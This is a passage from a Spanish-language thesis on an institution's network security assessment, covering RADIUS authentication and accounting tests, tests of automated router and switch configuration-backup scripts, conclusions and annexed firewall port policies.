Figura 151. Usuario RADIUS con privilegios máximos y otro con privilegios mínimos

Se reinicia el servicio para que los cambios tengan efecto con el siguiente comando:

```
# service freeradius restart
```

El siguiente paso es autenticarse con cada usuario en uno de los switches y comprobar los permisos que tienen el usuario. En la Figura 152 se ve la pantalla de autenticación para el usuario de máximo privilegio creado.




Figura 152. Pantalla de autenticación con el usuario de máximos privilegios

Para verificar los permisos disponibles se prueba con las opciones de administración de VLAN a los cuales se accede haciendo click en Network > VLAN del menú principal de administración del switch. Las opciones disponibles para administración de VLANs cuando se hace la autenticación vía RADIUS con este usuario son las que se aprecian en la Figura 153, puede verse que se tiene la opción de hacer cualquier configuración posible incluyendo modificar las VLANs.




Figura 153. Privilegios cuando el usuario es un administrador

Ahora se procede a la autenticación vía RADIUS del usuario de mínimos privilegios creado (ver Figura 154).




Figura 154. Pantalla de autenticación con el usuario de mínimos privilegios

Al hacer la misma comprobación de antes pero ahora con este usuario, es decir, dirigirse a Network > VLAN y ver las opciones disponibles para administración de VLANs cuando se autentica con este usuario de mínimos privilegios aparecen las opciones de la Figura 155. Se ve claramente que el conjunto de opciones disponibles es ahora más limitado y no aparece ninguna opción de modificación.




Figura 155. Privilegios cuando el usuario es de solo lectura

**Resultado Obtenido:** Al autenticarse con un usuario creado en el servidor centralizado RADIUS para que tenga privilegios de administrador en el switch, se tiene acceso a todas las opciones de administración en

el mismo. Al autenticar vía RADIUS en el switch con un usuario creado con privilegios mínimos en el servidor, en la interfaz web de administración del switch solo están habilitadas opciones de privilegio mínimo. Los resultados de la prueba son los esperados.

## 5.2 Probar Registro (*Accounting*)

**Permisos de usuario:** Esta prueba se ejecuta desde una maquina con permisos al puerto 443 TCP para visualizar la interfaz web de administración de un switch. Actualmente, las únicas maquinas con este permiso son las de los administradores de red.

**Intención:** Se quiere validar que el servidor RADIUS esté recogiendo registros de las actividades de usuarios que se autentican en los switches.

**Resultado Esperado:** En el servidor FreeRADIUS debe existir un archivo de *log* que muestre actividades por cada usuario autenticado en un switch.

### Desarrollo de la Prueba:

En primer lugar, colocarse en el directorio donde se guardan los *logs* de *accounting* en FreeRADIUS:

```
# cd /var/log/freeradius/radacct/
```

Al hacer el comando `ls` para ver el contenido vemos que hay un directorio creado por cada NAS (como se le llama a los clientes RADIUS) que se ha conectado al servidor para autenticar usuarios (ver Figura 156).

```
root@centos01:/var/log/freeradius/radacct# ls
10.0.254.14  10.0.254.16  10.0.254.2  10.0.254.60
```

Figura 156. Se crea un directorio por cada switch que genera registros

Se quiere consultar la actividad de registro para el switch con dirección IP 10.0.25416 y al ingresar en el directorio con ese nombre y listar los archivos allí presentes se aprecia que existe un registro individual por cada día que se han guardado *logs* (ver Figura 157).

```
root@centos01:/var/log/freeradius/radacct/10.0.254.16# ls
detail-20151215  detail-20160113  detail-20160125  detail-20160131
detail-20151216  detail-20160114  detail-20160126  detail-20160201
detail-20160108  detail-20160119  detail-20160127  detail-20160202
detail-20160112  detail-20160124  detail-20160129
```

Figura 157. Cada archivos son los registros de un día particular

Para visualizar los registros del día 02 de febrero del año 2016 se ejecuta el siguiente comando:

```
# less detail-20160202
```

En la Figura 158 se aprecia parte de un registro de *accounting* en el que, entre otros datos, está registrado el nombre de usuario que se autenticó (“sololectura”), el identificador del switch al que se conectó (“AUYANTEPY-B”), la dirección IP de la maquina desde la que se hizo la autenticación (10.0.203.9), la dirección IP del cliente RADIUS o NAS (10.0.254.16) y la fecha y hora en que se hizo la conexión (2 de febrero del año 2016 a las 13:41:05).

```
Tue Feb  2 13:39:13 2016
User-Name = "sololectura"
NAS-Identifier = "AUYANTEPY-B"
NAS-Port = 0
NAS-Port-Id = "slot=0;subslot=0;port=0;vlanid=0"
NAS-Port-Type = Virtual
Calling-Station-Id = "00-00-00-00-00-00"
Acct-Status-Type = Start
Acct-Authentic = RADIUS
Acct-Session-Id = "1160102181118010"
Framed-IP-Address = 10.0.203.9
NAS-IP-Address = 10.0.254.16
Event-Timestamp = "Feb  2 2016 13:41:05 VET"
H3C-Attr-29 = 0x00000001
H3C-IP-Host-Addr = "10.0.203.9 00:00:00:00:00:00"
Acct-Unique-Session-Id = "bda00834aa19bca2"
Timestamp = 1454436553
```

Figura 158. Vista de parte del registro guardado sobre una conexión hecha al switch

**Resultado Obtenido:** Se pudo comprobar mediante la prueba realizada que el servidor FreeRADIUS está manteniendo un seguimiento en las actividades de autenticación hacia los switches de la organización, este es el comportamiento esperado.

### 5.3 Escenario de Prueba 3: Pruebas a Scripts de Respaldo de Configuraciones

En este escenario de prueba se desea validar los scripts desarrollados durante la fase de mitigación para comprobar que, efectivamente, cumplen con su función de automatizar la tarea de hacer respaldos de manera automatizada de los dispositivos de infraestructura de red (router/firewall, switches). Estas pruebas en particular se ejecutan desde la máquina de uno de los administradores de red ya que son las únicas con los permisos necesarios.

#### 5.3.1 Respaldo Automatizado de Configuración del Router/Firewall

**Permisos de Usuario:** Esta prueba se ejecuta desde una máquina con permisos de acceso al puerto TCP 443 de la interfaz de administración del router/firewall. Las únicas máquinas que tienen este permiso en toda la red interna son las que pertenecen al grupo de administradores de red.

**Intención:** Se desea comprobar la efectividad del shell script desarrollado durante la fase de mitigación de vulnerabilidades para asegurarse de que cumpla la tarea de hacer el respaldo de la configuración del dispositivo de borde en forma satisfactoria.

**Resultado Esperado:** Al ejecutar el script vía CLI (o mediante una tarea programada) el mismo debe conectarse usando el protocolo HTTPS a la interfaz web de administración del router/firewall para descargarse un archivo XML que contiene un respaldo de la configuración actual del dispositivo.

## Desarrollo de la Prueba:

En primer lugar y desde la máquina que contiene el script se usan los comandos del sistema operativo para ubicarse en el directorio donde se encuentra el script (ver Figura 159). El archivo tiene como nombre “auto\_backup\_pfsense.sh”.

```
lduran@10.0.0.05:~$ cd /home/lduran/scripts/router-firewall
lduran@10.0.0.05:~/scripts/router-firewall$ ls
auto_backup_pfsense.sh
lduran@10.0.0.05:~/scripts/router-firewall$
```

Figura 159. Ubicación del shell script que hace el respaldo automático

Para ejecutar el script el comando es el siguiente:

```
$ ./auto_backup_pfsense.sh
```

Al ejecutar el script este muestra en pantalla alguna información correspondiente a la ejecución del mismo. La Figura 160 muestra la ejecución del script y puede apreciarse que el archivo que se descarga tiene por nombre “config-router-20160129103027.xml” que es el archivo XML que contiene la configuración actual del equipo router/firewall.

```
lduran@10.0.0.05:~/scripts/router-firewall$ ./auto_backup_pfsense.sh
--2016-01-29 10:30:27-- https://10.0.1.200.1/diag_backup.php
Connecting to 10.0.1.200.1:443... connected.
WARNING: The certificate of '10.0.1.200.1' is not trusted.
WARNING: The certificate of '10.0.1.200.1' hasn't got a known issuer.
The certificate's owner does not match hostname '10.0.1.200.1'
HTTP request sent, awaiting response... 200 OK
length: 816437 (797K) [application/octet-stream]
Saving to: 'config-router-20160129103027.xml'

config-router-20160 100%[=====] 797.30K  ---KB/s in 0.06s

2016-01-29 10:30:28 (14.0 MB/s) - 'config-router-20160129103027.xml' saved [816437/816437]
```

Figura 160. Salida de la ejecución del script

En la Figura 161 se muestra en el listado de archivos mediante el comando “ls” que el archivo XML descargado se guarda en el mismo directorio desde el que se ejecutó el shell script.

```
lduran@10.0.0.05:~/scripts/router-firewall$ ls
auto_backup_pfsense.sh config-router-20160129103027.xml cookies.txt
lduran@10.0.0.05:~/scripts/router-firewall$
```

Figura 161. Archivo de respaldo de configuración descargado por el script

Comando para ver el contenido del archivo XML:

```
$ gedit config-router-20160129103027.xml
```



En la Figura 162 se presenta un extracto del archivo XML que contiene la configuración que se está respaldando y fue descargado por el script.

```
<?xml version="1.0"?>
<pfsense>
  <version>12.0</version>
  <lastchange/>
  <theme>pfsense_ng</theme>
  <system>
    <optimization>normal</optimization>
    <hostname>f...s</hostname>
    <domain>ig...b.gob.ve</domain>
    <group>
      <name>all</name>
      <description><![CDATA[All Users]]></description>
      <scope>system</scope>
      <gid>1998</gid>
    </group>
    <group>
      <name>admins</name>
      <description><![CDATA[System Administrators]]></description>
      <scope>system</scope>
      <gid>1999</gid>
      <member>0</member>
      <member>2010</member>
      <member>2014</member>
      <member>2017</member>
      <priv>page-all</priv>
    </group>
  </system>
</pfsense>
```

Figura 162. Vista de parte del archivo XML de configuración descargado por el script

**Resultado Obtenido:** El script se descarga de forma desatendida el archivo de respaldo de la configuración actual del router/firewall, este es el comportamiento esperado.

### 5.3.2 Respaldo Automatizado de Configuración de los Switches

**Permisos de Usuario:** Esta prueba se ejecuta desde una máquina con permisos de acceso al puerto TCP 22 (SSH) de la interfaz de administración de todos los switches de la organización. Las únicas máquinas que tienen este permiso en toda la red interna son las que pertenecen al grupo de administradores de red.

**Intención:** Se desea comprobar la efectividad del shell script desarrollado durante la fase de mitigación de vulnerabilidades para asegurarse de que cumplan la tarea de hacer el respaldo de la configuración de cada uno de los switches de forma satisfactoria.

**Resultado Esperado:** Al ejecutar el script vía CLI (o mediante una tarea programada) el mismo debe conectarse usando el protocolo SFTP a la interfaz de administración de cada uno de los switches para descargarse un archivo con extensión `.cfg` que contiene un respaldo de la configuración actual del dispositivo.

#### Desarrollo de la Prueba:

En primer lugar hay que colocarse en el directorio donde se encuentra el archivo con extensión `.py` que contiene el script desarrollado. Esto se muestra en la Figura 163, el archivo tiene por nombre `auto_backup_switches.py`. El otro archivo relevante para este script es `input.xml` que es una estructura XML que contiene el nombre y dirección IP asociada a cada switch que se quiere respaldar.

```
lduran@TS-03-05:~$ cd /home/lduran/scripts/switches
lduran@TS-03-05:~/scripts/switches$ ls
auto backup switches.py input.xml
lduran@TS-03-05:~/scripts/switches$
```

Figura 163. Archivo de script junto con el archivo de entrada XML

Para ejecutar el script el comando es el siguiente:

```
$ python auto backup switches.py
```

Durante la ejecución del script el mismo muestra una cantidad de información en pantalla que indican que está realizando la tarea de establecer conexión hacia cada uno de los switches cuyas direcciones IP recibe como entrada en un archivo XML. En la Figura 164 se muestra el mensaje de finalización del script en el que indica la cantidad de elementos que fueron procesados de los contenidos en el archivo de entrada “input.xml”.

```
--- 100.100.254.57 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.394/1.394/1.394/0.000 ms
-rwxrwxrwx 1 noone nogroup 4307 Dec 25 2000 startup.cfg
-rwxrwxrwx 1 noone nogroup 151 Dec 25 2000 system.xml
-rwxrwxrwx 1 noone nogroup 10262272 May 13 2011 v1910-cmw520-r1108.bin
drwxrwxrwx 1 noone nogroup 0 Apr 26 2000 logfile
PING 100.100.254.58 (100.100.254.58) 56(84) bytes of data.
64 bytes from 100.100.254.58: icmp_seq=1 ttl=254 time=1.58 ms

--- 100.100.254.58 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.588/1.588/1.588/0.000 ms
-rwxrwxrwx 1 noone nogroup 151 Jul 13 00:17 system.xml
-rwxrwxrwx 1 noone nogroup 2540 Jul 13 00:17 startup.cfg
-rwxrwxrwx 1 noone nogroup 10262272 May 13 2011 v1910-cmw520-r1108.bin
drwxrwxrwx 1 noone nogroup 0 Apr 26 12:00 logfile
Script finalizado. Se procesaron 52 elementos.
lduran@TS-03-05:~/scripts/switches$
```

Figura 164. Parte de la salida del script que hace respaldo de configuración de los switches

En la Figura 165 se muestra parte de la salida cuando se ejecuta el comando “ls” para mostrar una lista de todos los archivos en el directorio actual. Se observa que hay varios archivos con extensión “.cfg” que son los archivos de configuración descargados de cada switch vía la ejecución del script. De esta manera y en cuestión de segundos se han respaldado las configuraciones de 52 switches de la organización.

```
2016-01-29_102.100.254.40_ORINOCO_E_.cfg
2016-01-29_102.100.254.41_ORINOCO_F_.cfg
2016-01-29_102.100.254.43_RORAIMA_1_.cfg
2016-01-29_102.100.254.44_RORAIMA_2_.cfg
2016-01-29_102.100.254.46_RORAIMA_4_.cfg
2016-01-29_102.100.254.47_RORAIMA_5_.cfg
2016-01-29_102.100.254.48_MONJES_.cfg
2016-01-29_102.100.254.4_GUARAIRAREPANO_.cfg
2016-01-29_102.100.254.50_GUACHARO_.cfg
2016-01-29_102.100.254.51_GUACHARO_A_.cfg
2016-01-29_102.100.254.52_GUACHARO_B_.cfg
2016-01-29_102.100.254.53_GUACHARO_C_.cfg
2016-01-29_102.100.254.54_GUACHARO_D_.cfg
2016-01-29_102.100.254.55_MEDANOSPRUEBA_.cfg
2016-01-29_102.100.254.56_MOCHIMA_G_.cfg
2016-01-29_102.100.254.57_MEDANOS_5_.cfg
2016-01-29_102.100.254.58_MEDANOS_3_.cfg
2016-01-29_102.100.254.5_CACHAMAI_.cfg
2016-01-29_102.100.254.6_MEDANOS_.cfg
2016-01-29_102.100.254.7_MEDANOS_1_.cfg
2016-01-29_102.100.254.8_MEDANOS_2_.cfg
auto_backup_switches.py
backup_log.txt
input.xml
lduran@102.100.254.8:~/scripts/switches$
```

Figura 165: Salida del comando ls que muestra los archivos descargados por el script

En la Figura 166 se muestra un extracto de uno de los archivos descargados por el script con información de configuración del switch.

```
#
version 5.20, Release 1513P89
#
sysname AUYANTEPUY-B
#
clock timezone Caracas minus 04:30:00
#
ftp server enable
#
domain default enable igvsb
#
ip ttl-expires enable
#
undo ip http enable
#
password-recovery enable
#
acl number 2001
rule 0 permit source 102.100.254.0 0.0.0.63
rule 5 permit source 102.100.254.0 0.0.0.255
rule 10 permit source 102.100.254.0 0.0.0.255
#
```

Figura 166. Parte de uno de los archivos de extensión .cfg descargados por el script

**Resultado Obtenido:** El script al ser ejecutado desde CLI descargo 52 archivos de configuración correspondiente a igual número de switches de la organización lo cual es el comportamiento esperado.

## Conclusiones y Trabajos Futuros

La evaluación continua de la seguridad de una red de datos es una tarea que se ha vuelto fundamental para mantener bien protegida la información que por allí viaja, previniendo así, posibles pérdidas de datos como resultado de algún ataque malicioso dirigido a una organización. Cualquier activo tecnológico que esté conectado en red puede ser una víctima potencial.

Existen metodologías y mejores prácticas que ayudan al equipo TIC de cualquier organización a evaluar y mejorar su postura actual en seguridad mediante la aplicación de un proceso bien definido y repetible. Es importante mencionar que los resultados de una evaluación corresponden a un momento particular en el tiempo, no significa que en el futuro las vulnerabilidades corregidas no puedan volver a aparecer o evitará que aparezcan otras nuevas. Por lo antes expuesto, es necesario establecer una política de evaluación de la seguridad de forma regular.

Usar una metodología con pasos bien definidos como los de NIST SP 800-115 ayuda a llevar un proceso bien estructurado que arroje resultados que, bajo las mismas condiciones, deben ser iguales y eso garantiza que el proceso pueda ser verificado por terceros. El problema con estas metodologías es que son genéricas y requieren, necesariamente, que el analista que la aplique inevitablemente tenga que ajustarla para cumplir con los objetivos de la organización. La metodología tampoco señala cuales son las herramientas técnicas a utilizar ni el cómo usarlas, esto es algo que corre de parte del analista de seguridad y de su formación y criterio profesional.

Un control de seguridad es una acción específica que se implementa con el fin de aumentar el nivel de seguridad de un activo. Estos controles, en su forma más básica, pueden clasificarse como Controles Administrativos, Controles Físicos y Controles Técnicos. Una evaluación de la seguridad informática básicamente consiste en medir la efectividad de estos controles, proponer nuevos controles o mejorar los existentes.

El trabajo realizado cumplió satisfactoriamente con el objetivo planteado al inicio, el cual era, evaluar la situación actual en seguridad informática de la red de datos de la institución usando una metodología y aplicar correctivos a las debilidades encontradas durante la ejecución de la misma. Para cumplir con el objetivo se hicieron, en términos generales, las siguientes tareas específicas:

- Se identificó que el uso de *checklists* de mejores prácticas, el escáner de puertos Nmap y las herramientas *hacking* de la distribución Kali Linux eran las más adecuadas para ejecutar la prueba.
- Se hizo una adaptación de la metodología de evaluación de la seguridad NIST SP 800-115 para poner a prueba los controles de seguridad implementados actualmente en la infraestructura de red de la institución. La mayor parte de las pruebas consistieron en inspección de configuraciones y ejecución de pruebas técnicas para validar la efectividad de controles de seguridad.
- Se generaron recomendaciones de seguridad a la institución con el fin de mitigar las vulnerabilidades encontradas durante la evaluación.
- Se implementaron soluciones que mitigaron las debilidades de seguridad detectadas siempre que fue posible y se contó con los recursos para hacerlo.

Como parte de las tareas de mitigación de las vulnerabilidades detectadas se realizó la configuración de los dispositivos de red siguiendo las mejores prácticas de seguridad de la industria, se implementó un esquema AAA mediante un servidor FreeRADIUS y se desarrollaron scripts que automatizan el proceso de hacer respaldos de las configuraciones de los dispositivos de red (router/firewall, switches) para así prevenir que un operador humano deje de hacerlos por alguna razón.

## **Limitaciones**

---

Entre las limitaciones que se hallaron durante el desarrollo de este trabajo se encuentran:

- Hay un solo switch *core* en la organización, esto representa un punto único de falla ya que al presentarse un problema en este dispositivo que perturbe su funcionamiento, se ve afectada toda la red y no se garantiza la disponibilidad del servicio para los usuarios autorizados. Esta debilidad no se pudo corregir ya que no se contó con los recursos para hacerlo.
- Similar al punto anterior, en la organización hay un solo dispositivo router/firewall que es otro punto único de falla en un dispositivo que al presentar problemas dejaría también sin conexión de red a toda la organización por el tiempo que dure la incidencia. Esto no se pudo corregir ya que no se contó con los recursos para hacerlo.
- Se determinó durante la evaluación de seguridad que representa un riesgo el hecho de mantener en un mismo segmento de red tanto los servidores de uso solo interno como aquellos que son accesibles desde Internet. Por razones de que se está diseñando un nuevo centro de datos para migrar parte de la plataforma, esta separación se esa haciendo en el nuevo diseño y se decidió mantener el actual sin modificaciones en este sentido.

## **Trabajos futuros**

---

Como trabajos futuros relacionados con este mismo tema se propone:

- Hacer una evaluación de la seguridad informática de los servidores actualmente implementados en la organización. En este trabajo se consideró solo la seguridad perimetral y los dispositivos de red, no se tomó en cuenta aspectos relacionados con la seguridad del sistema operativo de los servidores y las aplicaciones que aloja lo cual es un trabajo con consideraciones distintas.
- Hacer una evaluación de la seguridad informática en los equipos finales de usuario. Esto contempla hacer una revisión de las políticas de antivirus y tratamiento de *malware* así como la elección de contraseñas de los usuarios y la concientización de los mismos en materia de seguridad al ser el eslabón más débil de todo programa de seguridad.

## **Recomendaciones finales**

---

Con el fin de mantener siempre un paso adelante con respecto a posibles atacantes y debido al dinamismo constante de la industria de la seguridad se sugiere a la organización:

- Implementar un IDS/IPS de red a fin de mantener un monitoreo constante del tráfico y poder detectar y ser notificado de cualquier actividad inusual.

- Formación de un equipo interno de seguridad al que debe entrenarse de manera regular para que estén al tanto de las últimas investigaciones en materia de seguridad ya que es un sector que evoluciona a un ritmo muy rápido y es necesario que los analistas de seguridad sean capaces de mantener el mismo ritmo de crecimiento para que su trabajo se efectivo.

## Referencias Bibliográficas

- [1] R. Baloch. *Ethical Hacking And Penetration Testing Guide*. CRC Press. Primera Edición. Agosto 2014
- [2] G. Toth. *Implementación de la Guía NIST SP800-30 Mediante la Utilización de OSSTMM*. Tesis de Pregrado. Universidad Nacional del Comahue. Marzo 2014.
- [3] G. Clarke. *CompTIA Security+ Certification Study Guide*. Mc Graw Hill. USA, 2014.
- [4] M. Ciampa. *CompTIA Security+ Guide to Network Security Fundamentals*. Cengage Learning. USA, 2015.
- [5] W. Stallings. *Network Security Essentials: Applications and Standards*. Prentice Hall. Cuarta Edición. USA, 2011.
- [6] O. Santos, J. Stuppi. *CCNA Security 210-260: Official Cert Guide*. Cisco Press. USA, 2015.
- [7] G. Weidman. *Penetration Testing: A Hands-On Introduction to Hacking*. No Starch Press. Primera Edición. Junio 2014.
- [8] L. Allen, T. Heriyanto and S. Ali. *Kali Linux - Assuring Security by Penetration Testing*. Packt Publishing. Segunda Edición. Abril 2014.
- [9] G. Schudel and D. Smith. *Router Security Strategies: Securing IP Network Traffic Planes*. Cisco Press. USA, 2008.
- [10] E. Vyncke, C. Paggen. *LAN Switch Security: What Hackers Know About Your Switches*. Cisco Press. USA, 2008.
- [11] "DHCP Starvation", Hackipedia. [On-line]. Disponible: [http://hakipedia.com/index.php/DHCP\\_Starvation](http://hakipedia.com/index.php/DHCP_Starvation) [Accedido el 11 de enero de 2016].
- [12] "Learn DHCP - Dynamic Host Configuration Protocol", Rootbiez. [On-line]. Disponible: <http://rootbiez.blogspot.com/2009/11/net-tim-hieu-dhcp-dynamic-host.html> [Accedido el 11 de enero de 2016].
- [13] *Network Protocols Handbook*. Javvin Technologies, Inc. Segunda Edición. USA, 2005.
- [14] G. Donabue. *Network Warrior*. O'Reilly. Segunda Edición. USA, 2011.
- [15] T. Lammle. *CCNA Routing and Switching Study Guide*. Sybex. Primera Edición. USA, 2013.
- [16] T. Ylonen and C. Lonvick. *The Secure Shell (SSH) Protocol Architecture*. RFC 4251. Enero 2006.
- [17] C. Jackson. *Network Security Auditing*. Cisco Press, Indianapolis, USA, 2010.

- [18] C. Davis y M. Schiller. *IT Auditing: Using Controls to Protect Information Assets*. Mc Graw Hill. Segunda Edición. USA, 2011.
- [19] *HP 1910 Gigabit Ethernet Switch Series: User Guide*. Año 2013. [On-line]. Disponible: [http://h20628.www2.hp.com/km-ext/kmcsdirect/emr\\_na-c02965327-7.pdf](http://h20628.www2.hp.com/km-ext/kmcsdirect/emr_na-c02965327-7.pdf) [Accedido el 11 de enero de 2016].
- [20] K. Scarfone, M. Souppaya, A. Cody y A. Orebaugh. *Technical Guide to Information Security Testing and Assessment: Recommendations of the National Institute of Standards and Technology*. National Institute of Standards and Technology. Special Publication 800-115. Septiembre 2008. [On-line]. Disponible: <http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf> [Accedido el 1 de octubre de 2015].
- [21] D. Landoll. *The Security Risk Assessment Handbook: A Complete Guide for Performing Security Risk Assessments*. CRC Press. Segunda Edición. USA, 2011.
- [22] *Cisco SAFE Reference Guide*. Cisco Systems. Julio 2010. [On-line]. Disponible: [http://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE\\_RG/SAFE\\_rg.pdf](http://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Security/SAFE_RG/SAFE_rg.pdf) [Accedido el 5 de octubre de 2015].
- [23] *HP 1910 QuickSpecs*. Año 2013. [On-line]. Disponible: <http://www8.hp.com/h20195/v2/getpdf.aspx/c03824531.pdf?ver=12> [Accedido el 11 de enero de 2016].
- [24] “*Remote Config Backup*”, Pfsense Wiki. [Online]. Disponible: [https://doc.pfsense.org/index.php/Remote\\_Config\\_Backup#Pull\\_it](https://doc.pfsense.org/index.php/Remote_Config_Backup#Pull_it) [Accedido el 25 de enero de 2016].



# Anexos

## A. Política de Firewall – Red Interna

En este apartado se muestra la política de acceso perimetral, es decir, las reglas que debe implementar el firewall de la organización para proteger los servidores de uso interno.

### 1. Descripción General

Servidores inseguros y vulnerables siguen siendo un importante punto de entrada para los actores maliciosos. Tener políticas de firewall consistentes son un inicio para proteger los activos más importantes.

### 2. Propósito

El propósito de esta política es establecer normas para la configuración básica de los accesos permitidos por el firewall a los servidores internos que son propiedad y/o son operados por la organización. La aplicación efectiva de esta política minimizará el acceso no autorizado a la información y tecnología propia de la organización.

### 3. Alcance

Todos los empleados y visitantes de la organización y sus sucursales deben adherirse a esta política. Esta política aplica a equipamiento de servidores que pertenece, es operado o arrendado por la organización o que este registrado bajo un dominio de red interno perteneciente a la organización.

### 4. Política

#### 4.1 Requerimientos Generales

- Las conexiones hacia Internet solo pueden hacerse mediante el servidor web proxy de la organización. Intentos de salida hacia Internet sin usar el Web Proxy deben ser bloqueados.
- Los usuarios solo tendrán acceso a los puertos mínimos necesarios para realizar su trabajo en cada uno de los activos. Los usuarios se dividen en los siguientes grupos de usuarios:
  - **Personal de Servidores:** el personal encargado de administrar los servidores de la organización.
  - **Personal de Redes:** el personal encargado de la administración de los equipos de red de la organización.
  - **Personal de Soporte Técnico:** el personal encargado de dar soporte técnico en sitio a los usuarios de la organización.
  - **Usuarios sin privilegios:** empleados que no pertenecen a la oficina de tecnología y sistemas y/o no administran ningún tipo de recurso tecnológico.
- El grupo de usuarios Personal de Servidores son los únicos que tienen acceso a todos los puertos TCP/UDP de todos los servidores.

#### 4.2 Requerimientos de Configuración

- El firewall debe denegar todo por defecto.
- El tráfico denegado debe generar *logs*.

- Debe configurarse un servidor centralizado de *logs* al que el firewall enviará sus registros.

#### 4.3 Puertos a permitir hacia servidores DNS

- Para todos los usuarios: Puerto 53 TCP/UDP.

#### 4.4 Puertos a permitir hacia servidores LDAP

- Para todos los usuarios: Puertos 389 TCP/UDP, 636 TCP/UDP, 137 – 139 TCP/UDP, 445 TCP.
- Para Personal de Soporte Técnico: Puerto 80 HTTP.

#### 4.5 Puertos a permitir hacia servidores de correo electrónico

- Para todos los usuarios: Puerto 443 TCP.
- Para Personal de Desarrollo: Puerto 587 TCP.
- Para Personal de Soporte: Puerto 7071 TCP.

#### 4.6 Puertos a permitir hacia servidores de página web institucional

- Para todos los usuarios: Puertos 80 TCP, 443 TCP.

#### 4.7 Puertos a permitir hacia servidores de comercio electrónico

- Para todos los usuarios: Puertos 80 TCP, 443 TCP.

#### 4.8 Puertos a permitir hacia servidores ERP basados en Web

- Para todos los usuarios: Puerto 80 TCP.

#### 4.9 Puertos a permitir hacia servidores SMB

- Para todos los usuarios: Puertos 137 – 139 TCP/UDP, 445 TCP.

#### 4.10 Puertos a permitir hacia servidores Intranet

- Para todos los usuarios: Puerto 80 TCP.

### **5. Cumplimiento de la Política**

#### 5.1 Medición de Cumplimiento

La oficina de TIC verificará el cumplimiento de esta política a través de varios métodos incluyendo pero no limitados a recorridos periódicos, informes de herramientas de negocios y auditorías internas y externas.

#### 5.2 Excepciones

Cualquier excepción a la política debe ser aprobada por el equipo de TI con antelación

#### 5.3 Incumplimiento

Un empleado que viole estas políticas puede estar sujeto a medidas disciplinarias.

## **B. Política de Firewall – Servicios Públicos**

En este apartado se muestra la política de acceso perimetral, es decir, las reglas que debe implementar el firewall de la organización para proteger los servidores accesibles desde Internet.

### **1. Descripción General**

Servidores inseguros y vulnerables siguen siendo un importante punto de entrada para los actores maliciosos. Tener políticas de firewall consistentes son un inicio para proteger los activos más importantes.

### **2. Propósito**

El propósito de esta política es establecer normas para la configuración básica de los accesos permitidos por el firewall a los servidores internos que son propiedad y/o son operados por la organización. La aplicación efectiva de esta política minimizará el acceso no autorizado la información y tecnología propia de la organización.

### **3. Alcance**

Esta política aplica a equipamiento de servidores que pertenece, es operado o arrendado por la organización o que este registrado bajo un dominio de red público perteneciente a la organización.

### **4. Política**

#### 4.1 Requerimientos Generales

- Los usuarios externos sólo tendrán acceso a los puertos mínimos necesarios para realizar su trabajo en cada uno de los activos.

#### 4.2 Requerimientos de Configuración

- El firewall debe denegar todo por defecto.
- El tráfico denegado debe generar *logs*.
- Debe configurarse un servidor centralizado de *logs* al que el firewall enviará sus registros.
- La interfaz WAN debe tener protección contra ataques DoS.
- Debe ocultarse el direccionamiento interno mediante el uso de NAT para publicar servicios en Internet.

#### 4.3 Puertos a permitir hacia servidores DNS

- Para todos los usuarios: Puerto 53 TCP/UDP.

#### 4.4 Puertos a permitir hacia servidores de correo electrónico

- Para todos los usuarios: Puerto 443 TCP, 587 TCP, 993 TCP.

#### 4.5 Puertos a permitir hacia servidores de página web institucional

- Para todos los usuarios: Puertos 80 TCP, 443 TCP.

#### 4.6 Puertos a permitir hacia servidores de comercio electrónico

- Para todos los usuarios: Puertos 80 TCP, 443 TCP.

#### 4.7 Puertos a permitir hacia servidores Intranet

- Para todos los usuarios: Puerto 1000 TCP.

## **5. Cumplimiento de la Política**

### 5.1 Medición de Cumplimiento

La oficina de TIC verificará el cumplimiento de esta política a través de varios métodos incluyendo pero no limitados a informes de herramientas de negocios y auditorías internas y externas.

### 5.2 Excepciones

Cualquier excepción a la política debe ser aprobada por el equipo de TI con antelación

### 5.3 Incumplimiento

Una persona que viole estas políticas puede estar sujeta a medidas legales y disciplinarias.